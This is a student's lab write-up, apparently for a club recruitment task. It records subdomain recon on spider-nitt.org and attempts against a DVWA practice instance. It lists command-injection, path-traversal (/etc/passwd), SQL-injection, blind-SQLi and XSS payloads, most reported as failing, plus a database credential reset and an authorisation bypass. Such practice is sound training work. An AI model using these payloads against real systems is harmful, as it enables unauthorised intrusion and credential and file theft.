

Name - Krish Sharma

Roll no - 110124062

cybersecurity domain specific task level 3

performing recon on spider-nitt.org , finding vulnerable subdomain and exploiting it

Recon -

list of subdomains -

```
(kali@kali)-[~]  
$ curl -s "https://crt.sh/?q=%spider-nitt.org&output=json" | jq -r '.[].name_value' | sed 's/\*\.//  
g' | sort -u | tee subdomains.txt
```

admin-dest.gym-aqua.spider-nitt.org

admin-dest.gym-cloud.spider-nitt.org

admin.gym-aqua.spider-nitt.org

admin.gym-dev.spider-nitt.org

admin.hoppscotch.spider-nitt.org

admin.spider-nitt.org

admin.sportsreg.spider-nitt.org

admin.technitt-dev.spider-nitt.org

admin.wtdev.spider-nitt.org

api.convocation.spider-nitt.org

api.dc-dev.spider-nitt.org

api.esenate.spider-nitt.org

api.hoppscotch.spider-nitt.org

api.internal-portal-dev.spider-nitt.org

api.internal-portal.spider-nitt.org

api.lynx-admin.spider-nitt.org

api.lynxdev-admin.spider-nitt.org

api.mess.spider-nitt.org

api.profnitt-dev.spider-nitt.org

api-proxy.inductions.spider-nitt.org

api-proxy.site-vfinal.spider-nitt.org

apis-dest.gym-aqua.spider-nitt.org

apis-dest.gym-cloud.spider-nitt.org

apis.gym-aqua.spider-nitt.org

apis.gym-dev.spider-nitt.org

api.si23-test.spider-nitt.org

api.site-vfinal.spider-nitt.org

api.technitt-dev.spider-nitt.org

api.vortexdev.spider-nitt.org

api.watchtower-dev.spider-nitt.org

api.watchtower.spider-nitt.org

api.wtdev.spider-nitt.org

api.wt-test.spider-nitt.org

benchmark.spider-nitt.org

convocation-dev.spider-nitt.org

ctf.spider-nitt.org

dc-dev.spider-nitt.org

dev.lynxidapis-proxy.spider-nitt.org

dev.lynxidapis.spider-nitt.org

dockeradmin.spider-nitt.org

docker-dev.spider-nitt.org

downloads.spider-nitt.org

esenate.spider-nitt.org

gitlab-dev.spider-nitt.org

gns3.spider-nitt.org

grpc.lcas-dest.cloud.spider-nitt.org

grpc.lcas-dest.spider-nitt.org

grpc.lcas.spider-nitt.org

gymadmin-dev.spider-nitt.org

gym-dev.spider-nitt.org

hoppscotch.spider-nitt.org

inductionsapis.spider-nitt.org

inductions-proxy.spider-nitt.org

inductions.spider-nitt.org

internal-portal.spider-nitt.org

jenkins-dev.spider-nitt.org

jenkins.wtdev.spider-nitt.org

lynx-admin.spider-nitt.org

lynx-dest.spider-nitt.org

lynxdev-admin.spider-nitt.org

lynxdev.spider-nitt.org

lynxidapis-dest.spider-nitt.org

lynxidapis.spider-nitt.org

lynx.spider-nitt.org

mail.spider-nitt.org

mdecoder-dev-admin.spider-nitt.org

mdecoder-dev.spider-nitt.org

nittapp.cloud.spider-nitt.org

nittappdev-proxy.spider-nitt.org

nittappdev.spider-nitt.org

nittapp-proxy.spider-nitt.org

nittapp.spider-nitt.org

orientationapis.spider-nitt.org

orientationdevapis.spider-nitt.org

profnitt-dev.spider-nitt.org

register-dest.gym-aqua.spider-nitt.org

register-dest.gym-cloud.spider-nitt.org

register.gym-aqua.spider-nitt.org

register.gym-cloud.spider-nitt.org

remotelogin.spider-nitt.org

restapis.lcas-dest.cloud.spider-nitt.org

restapis.lcas-dest.spider-nitt.org

restapis.lcas-dev.spider-nitt.org

restapis.lcas.spider-nitt.org

reverse-coding.spider-nitt.org

seaweedfs.spider-nitt.org

sfmarathonreg.spider-nitt.org

si23-test.spider-nitt.org

sopapisdev.spider-nitt.org

sopapis.spider-nitt.org

sopdev.spider-nitt.org

sop.spider-nitt.org

spider-nitt.org

spidertest.spider-nitt.org

spider-vpn-dev.spider-nitt.org
sportsreg.spider-nitt.org
sportsreg-streamgrpc.spider-nitt.org
sportsreg-unarygrpc.spider-nitt.org
stream-dest.gym-aqua.spider-nitt.org
stream-dest.gym-cloud.spider-nitt.org
stream-grpc.sportsreg.spider-nitt.org
stream.gym-aqua.spider-nitt.org
stream.gym-dev.spider-nitt.org
technitt-dev.spider-nitt.org
unary-grpc.sportsreg.spider-nitt.org
uptime.spider-nitt.org
vortexdev.spider-nitt.org
vortex.spider-nitt.org
wtdev.spider-nitt.org
wt-test.spider-nitt.org

IP of subdomains -

```
(kali@kali)-[~]  
$ for sub in $(curl -s "https://crt.sh/?q=*.spider-nitt.org&output=json" | jq -r '.[].name_value' |  
sort -u); do  
    dig +short $sub A  
done  
203.129.195.136  
spider.nitt.edu.
```

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

139.59.54.59

spider.nitt.edu.

14.139.162.136

203.129.195.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

lynx-admin.cloud.spider-nitt.org.

54.237.81.78

api.lynxid.spider.nitt.edu.

203.129.195.136

14.139.162.136

lynx.spider.nitt.edu.

203.129.195.136

14.139.162.136

65.1.183.216

spider.nitt.edu.

14.139.162.136

203.129.195.136

register.gym-aqua.spider-nitt.org.

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

54.237.81.78

restapis.lcas-dest.cloud.spider-nitt.org.

54.237.81.78

spider.nitt.edu.

203.129.195.136

14.139.162.136

restapis.lcas.spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

65.1.183.216

spider.nitt.edu.

203.129.195.136

14.139.162.136

list of active and passive subdomains -

```
(kali㉿kali)-[~]
└─$ # Step 1: Get subdomains
curl -s "https://crt.sh/?q=%spider-nitt.org&output=json" | jq -r '.[].name_value' | sort -u > subs.txt

# Step 2: Check active subdomains (basic version)
while read sub; do
    if curl -s -m 5 "http://$sub" >/dev/null; then
        echo "$sub [ACTIVE]";
    else
        echo "$sub [INACTIVE]";
    fi
done < subs.txt
admin-dest.gym-aqua.spider-nitt.org [INACTIVE]
admin-dest.gym-cloud.spider-nitt.org [INACTIVE]
admin.gym-aqua.spider-nitt.org [INACTIVE]
admin.gym-dev.spider-nitt.org [INACTIVE]
admin.hoppscotch.spider-nitt.org [INACTIVE]
admin.spider-nitt.org [INACTIVE]
admin.sportsreg.spider-nitt.org [INACTIVE]
admin.technitt-dev.spider-nitt.org [INACTIVE]
admin.wtdev.spider-nitt.org [INACTIVE]
api.convocation.spider-nitt.org [INACTIVE]
api.dc-dev.spider-nitt.org [INACTIVE]
api.esenate.spider-nitt.org [INACTIVE]
api.hoppscotch.spider-nitt.org [INACTIVE]
api.internal-portal-dev.spider-nitt.org [INACTIVE]
api.internal-portal.spider-nitt.org [INACTIVE]
api.lynx-admin.spider-nitt.org [INACTIVE]
api.lynxdev-admin.spider-nitt.org [INACTIVE]
api.mess.spider-nitt.org [INACTIVE]
api.profnitt-dev.spider-nitt.org [INACTIVE]
api-proxy.inductions.spider-nitt.org [INACTIVE]
api-proxy.site-vfinal.spider-nitt.org [INACTIVE]
apis-dest.gym-aqua.spider-nitt.org [INACTIVE]
apis-dest.gym-cloud.spider-nitt.org [INACTIVE]
apis.gym-aqua.spider-nitt.org [INACTIVE]
apis.gym-dev.spider-nitt.org [INACTIVE]
api.si23-test.spider-nitt.org [INACTIVE]
api.site-vfinal.spider-nitt.org [INACTIVE]
api.technitt-dev.spider-nitt.org [INACTIVE]
api.vortexdev.spider-nitt.org [INACTIVE]
api.watchtower-dev.spider-nitt.org [INACTIVE]
api.watchtower.spider-nitt.org [INACTIVE]
api.wtdev.spider-nitt.org [INACTIVE]
api.wt-test.spider-nitt.org [INACTIVE]
benchmark.spider-nitt.org [INACTIVE]
```

admin-dest.gym-aqua.spider-nitt.org [INACTIVE]

admin-dest.gym-cloud.spider-nitt.org [INACTIVE]

admin.gym-aqua.spider-nitt.org [INACTIVE]

admin.gym-dev.spider-nitt.org [INACTIVE]

admin.hoppscotch.spider-nitt.org [INACTIVE]

admin.spider-nitt.org [INACTIVE]

admin.sportsreg.spider-nitt.org [INACTIVE]

admin.technitt-dev.spider-nitt.org [INACTIVE]

admin.wtdev.spider-nitt.org [INACTIVE]

api.convocation.spider-nitt.org [INACTIVE]

api.dc-dev.spider-nitt.org [INACTIVE]

api.esenate.spider-nitt.org [INACTIVE]

api.hoppscotch.spider-nitt.org [INACTIVE]

api.internal-portal-dev.spider-nitt.org [INACTIVE]

api.internal-portal.spider-nitt.org [INACTIVE]

api.lynx-admin.spider-nitt.org [INACTIVE]

api.lynxdev-admin.spider-nitt.org [INACTIVE]

api.mess.spider-nitt.org [INACTIVE]

api.profnitt-dev.spider-nitt.org [INACTIVE]

api-proxy.inductions.spider-nitt.org [INACTIVE]

api-proxy.site-vfinal.spider-nitt.org [INACTIVE]

apis-dest.gym-aqua.spider-nitt.org [INACTIVE]

apis-dest.gym-cloud.spider-nitt.org [INACTIVE]

apis.gym-aqua.spider-nitt.org [INACTIVE]

apis.gym-dev.spider-nitt.org [INACTIVE]

api.si23-test.spider-nitt.org [INACTIVE]

api.site-vfinal.spider-nitt.org [INACTIVE]

api.technitt-dev.spider-nitt.org [INACTIVE]

api.vortexdev.spider-nitt.org [INACTIVE]

api.watchtower-dev.spider-nitt.org [INACTIVE]

api.watchtower.spider-nitt.org [INACTIVE]

api.wtdev.spider-nitt.org [INACTIVE]

api.wt-test.spider-nitt.org [INACTIVE]

benchmark.spider-nitt.org [INACTIVE]

convocation-dev.spider-nitt.org [INACTIVE]

ctf.spider-nitt.org [INACTIVE]

dc-dev.spider-nitt.org [INACTIVE]

dev.lynxidapis-proxy.spider-nitt.org [ACTIVE]

dev.lynxidapis.spider-nitt.org [INACTIVE]

dockeradmin.spider-nitt.org [INACTIVE]

docker-dev.spider-nitt.org [INACTIVE]

downloads.spider-nitt.org [INACTIVE]

esenate.spider-nitt.org [INACTIVE]

gitlab-dev.spider-nitt.org [INACTIVE]

gns3.spider-nitt.org [INACTIVE]

grpc.lcas-dest.cloud.spider-nitt.org [INACTIVE]

grpc.lcas-dest.spider-nitt.org [INACTIVE]

grpc.lcas.spider-nitt.org [INACTIVE]

gymadmin-dev.spider-nitt.org [INACTIVE]

gym-dev.spider-nitt.org [INACTIVE]

hoppscotch.spider-nitt.org [INACTIVE]

inductionsapis.spider-nitt.org [INACTIVE]

inductions-proxy.spider-nitt.org [INACTIVE]

inductions.spider-nitt.org [INACTIVE]

internal-portal.spider-nitt.org [INACTIVE]

jenkins-dev.spider-nitt.org [INACTIVE]

jenkins.wtdev.spider-nitt.org [INACTIVE]

lynx-admin.spider-nitt.org [INACTIVE]

lynx-dest.spider-nitt.org [INACTIVE]

lynxdev-admin.spider-nitt.org [INACTIVE]

lynxdev.spider-nitt.org [INACTIVE]

lynxidapis-dest.spider-nitt.org [INACTIVE]

lynxidapis.spider-nitt.org [INACTIVE]

lynx.spider-nitt.org [INACTIVE]

mail.spider-nitt.org [INACTIVE]

mdecoder-dev-admin.spider-nitt.org [INACTIVE]

mdecoder-dev.spider-nitt.org [INACTIVE]

nittapp.cloud.spider-nitt.org [INACTIVE]

nittappdev-proxy.spider-nitt.org [INACTIVE]

nittappdev.spider-nitt.org [INACTIVE]

nittapp-proxy.spider-nitt.org [INACTIVE]

nittapp.spider-nitt.org [INACTIVE]

orientationapis.spider-nitt.org [INACTIVE]

orientationdevapis.spider-nitt.org [INACTIVE]

profnitt-dev.spider-nitt.org [INACTIVE]

register-dest.gym-aqua.spider-nitt.org [INACTIVE]

register-dest.gym-cloud.spider-nitt.org [INACTIVE]

register.gym-aqua.spider-nitt.org [INACTIVE]

register.gym-cloud.spider-nitt.org [INACTIVE]

remotelogin.spider-nitt.org [INACTIVE]

restapis.lcas-dest.cloud.spider-nitt.org [INACTIVE]

restapis.lcas-dest.spider-nitt.org [INACTIVE]

restapis.lcas-dev.spider-nitt.org [INACTIVE]

restapis.lcas.spider-nitt.org [INACTIVE]

reverse-coding.spider-nitt.org [INACTIVE]

seaweedfs.spider-nitt.org [INACTIVE]

sfmarathonreg.spider-nitt.org [INACTIVE]

si23-test.spider-nitt.org [INACTIVE]

sopapisdev.spider-nitt.org [INACTIVE]

sopapis.spider-nitt.org [INACTIVE]

sopdev.spider-nitt.org [INACTIVE]

sop.spider-nitt.org [INACTIVE]

spider-nitt.org [INACTIVE]

spidertest.spider-nitt.org [INACTIVE]

spider-vpn-dev.spider-nitt.org [INACTIVE]

sportsreg.spider-nitt.org [INACTIVE]

sportsreg-streamgrpc.spider-nitt.org [INACTIVE]

sportsreg-unarygrpc.spider-nitt.org [INACTIVE]

stream-dest.gym-aqua.spider-nitt.org [INACTIVE]

stream-dest.gym-cloud.spider-nitt.org [INACTIVE]

stream-grpc.sportsreg.spider-nitt.org [INACTIVE]

stream.gym-aqua.spider-nitt.org [INACTIVE]

stream.gym-dev.spider-nitt.org [INACTIVE]

technitt-dev.spider-nitt.org [INACTIVE]

unary-grpc.sportsreg.spider-nitt.org [INACTIVE]

uptime.spider-nitt.org [INACTIVE]

vortexdev.spider-nitt.org [INACTIVE]

vortex.spider-nitt.org [INACTIVE]

wtdev.spider-nitt.org [INACTIVE]

wt-test.spider-nitt.org [INACTIVE]

vulnerable subdomain - spidertest.spider-nitt.org

to login , first i tried brute force , then different sql injections payload then failed

then i tried getting into different webpages directly and got into spidertest.spider-nitt.org/setup.php

```
PHP version: 8.4.7
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Database
Backend database: MySQL/MariaDB
Database username: dvwa
Database password: *****
Database database: dvwa
Database host: db
Database port: 3306

API
This section is only important if you want to use the API module.
Vendor files installed: Installed

Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
```

Create / Reset Database

i reset the credentials to “admin” and “password” and then logged in as admin

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area **admin**



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

ERROR: You have entered an inv

More Information

- <https://www.scribd.com/doc/253>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- <https://owasp.org/www-commu>

127.0.0.1%26%26whoami

127.0.0.1%26%26ping%20-c%2...

127.0.0.1; ls

127.0.0.1%0awhoami

127.0.0.1 && `whoami`

127.0.0.1%09&&%09whoami

ecution

for command injection , tried different payloads like this but it doesnt seem to work

hence this is secure from command injection

File inclusion

payloads i tried -

?page=../../../../etc/passwd

?page=..%2f..%2f..%2fetc%2fpasswd

?page=....//....//....//etc/passwd

?page=../../../../../../../../windows/win.ini

seems secure

SQL injection

1' OR '1'='1'-- -

1' UNION SELECT 1, version()-- -

1' UNION SELECT 1, database()-- -

1' UNION SELECT 1, user()-- -

1' UNION SELECT 1, table_name FROM information_schema.tables WHERE
table_schema=database()-- -

1' UNION SELECT 1, column_name FROM information_schema.columns WHERE
table_name='users'-- -

1' UNION SELECT user, password FROM users-- -

1' UNION SELECT 1, LOAD_FILE('/etc/passwd')-- -

1' ORDER BY 1-- -

1' ORDER BY 2-- -

1' ORDER BY 3-- -

1 OR 1=1

1 UNION SELECT 1, version()

1 UNION SELECT 1, database()

1 UNION SELECT 1, user()

1 UNION SELECT 1, table_name FROM information_schema.tables WHERE
table_schema=database()

1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'

1 UNION SELECT user, password FROM users

seems secure

SQL injection (blind)

payloads i tried -

1' AND 1=1-- -

1' AND 1=2-- -

1' AND SUBSTRING(version(),1,1)='5'-- -

1' AND (SELECT ASCII(SUBSTRING(user(),1,1)))=114-- -

1' AND EXISTS(SELECT * FROM users WHERE user='admin')-- -

1' AND LENGTH(database())=5-- -

1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())>10-- -

1 AND 1=1

1 AND 1=2

1 AND SUBSTRING(version(),1,1)=5

1 AND ASCII(SUBSTRING(user(),1,1))=114

1 AND EXISTS(SELECT * FROM users WHERE user='admin')

1 AND LENGTH(database())=5

1 AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())>10

seems secure

XSS reflected payloads tried -

<script>alert('XSS');</script>

<ScRiPt>alert('XSS');</ScRiPt>


```
<svg/onload=alert('XSS')>
```

```
<iframe src="javascript:alert('XSS')"></iframe>
```

```
&#x3C;script&#x3E;alert('XSS')&#x3C;/script&#x3E;
```

```
"><svg/onload=alert('XSS')>
```

```
<scr<!-- -->ipt>alert('XSS')</scr<!-- -->ipt>
```

seems secure

XSS stored payloads tried -

```
<script>window.location='http://example.com';</script>
```

```
<sCriPt>window.location='http://example.com';</sCriPt>
```

```
<img src=x onerror="window.location='http://example.com'">
```

```
<svg onload="window.location='http://example.com'"></svg>
```

```
<iframe src="javascript:window.location='http://example.com'"></iframe>
```

```
<body onload="window.location='http://example.com'">
```


```
"><svg onload=window.location='http://example.com'></svg>
```

```
&#x3C;script&#x3E;window.location='http://example.com'&#x3C;/script&#x3E;
```

```
<s<!-- -->cript>window.location='http://example.com'</s<!-- -->cript>
```

seems secure

CSP bypass



and rest of the other vulnerabilities also seems secure

Vulnerability: SQL Injection

User ID:

ID: 1' AND 1=1-- -
First name: krish
Surname: sharma

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb* / *abc123*.

Save Successful

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	<input type="button" value="Update"/>
4	Pablo	Picasso	<input type="button" value="Update"/>
3	Hack	Me	<input type="button" value="Update"/>
2	Gordon	B	<input type="button" value="Update"/>
1	admin	admin	<input type="button" value="Update"/>

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[Open HTTP Redirect](#)[Cryptography](#)[API](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Username: gordonb

[View Source](#) [View Help](#)